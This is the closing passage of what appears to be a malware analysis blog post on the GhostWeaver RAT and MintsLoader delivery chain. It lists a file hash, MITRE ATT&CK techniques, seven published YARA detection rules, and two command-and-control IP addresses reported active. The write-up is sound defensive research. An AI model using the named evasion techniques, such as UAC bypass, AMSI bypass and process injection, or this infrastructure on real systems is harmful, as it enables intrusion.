3b868b5ac32114ebd3e995a3adb6d6fbbb91440820cf921f73afd41e11249456	Persistence installer (raw base64 blob, 206K)	7/76

MITRE ATT&CK

ID	Technique
T1189	Drive-by Compromise (SocGhosh fake update)
T1059.001	PowerShell
T1059.005	Visual Basic (JScript stager)
T1027	Obfuscated Files or Information (arithmetic char encoding)
T1140	Deobfuscate/Decode Files or Information
T1568.002	Dynamic Resolution: Domain Generation Algorithms
T1573.002	Encrypted Channel: Asymmetric Cryptography (TLS)
T1071	Application Layer Protocol (GZip-JSON over TLS)
T1095	Non-Application Layer Protocol (raw TCP port 25658)
T1053.005	Scheduled Task/Job
T1548.002	Abuse Elevation Control Mechanism: Bypass UAC (CMSTPLUA)
T1055	Process Injection (PEB masquerade via WriteProcessMemory)
T1497.001	Virtualization/Sandbox Evasion: System Checks
T1082	System Information Discovery
T1016	System Network Configuration Discovery
T1033	System Owner/User Discovery
T1518.001	Security Software Discovery

ID	Technique
T1105	Ingress Tool Transfer (plugin delivery)
T1620	Reflective Code Loading (Assembly.Load)

YARA rules

We published seven YARA rules covering the full TAG-124 → GhostWeaver kill chain. The rules are available on GitHub:

Rule	Target
GhostWeaver_PS1_Obfuscated	Builder output -- arithmetic char encoding, builder stamp
GhostWeaver_PS1_Decoded	Decoded RAT -- protocol stack, command dispatch, mutex, DGA
GhostWeaver_Persistence_Installer	C2-delivered installer -- CMSTPLUA, PEB masquerade, headless schtask
GhostWeaver_TLS_Certificate	Pinned self-signed cert (CN=GeoTrust LTD.)
GhostWeaver_Network_Indicators	C2 JSON traffic patterns
MintsLoader_Victim_Profiler	Sandbox scoring, AMSI bypass, DGA4 callback
MintsLoader_JS_Dropper	XOR-obfuscated JScript stager

Rules follow the [CCCS YARA metadata standard](#).

Both C2 nodes ([178.156.128.182](#) and [86.107.101.93](#)) are actively deploying as of March 8, 2026. The TAG-124 TDS ecosystem continues to register new delivery domains.

See also: [Violet RAT analysis](#), [Remcos Autolt persistence](#).

Kirk

I like the internet. Want to get in touch? ·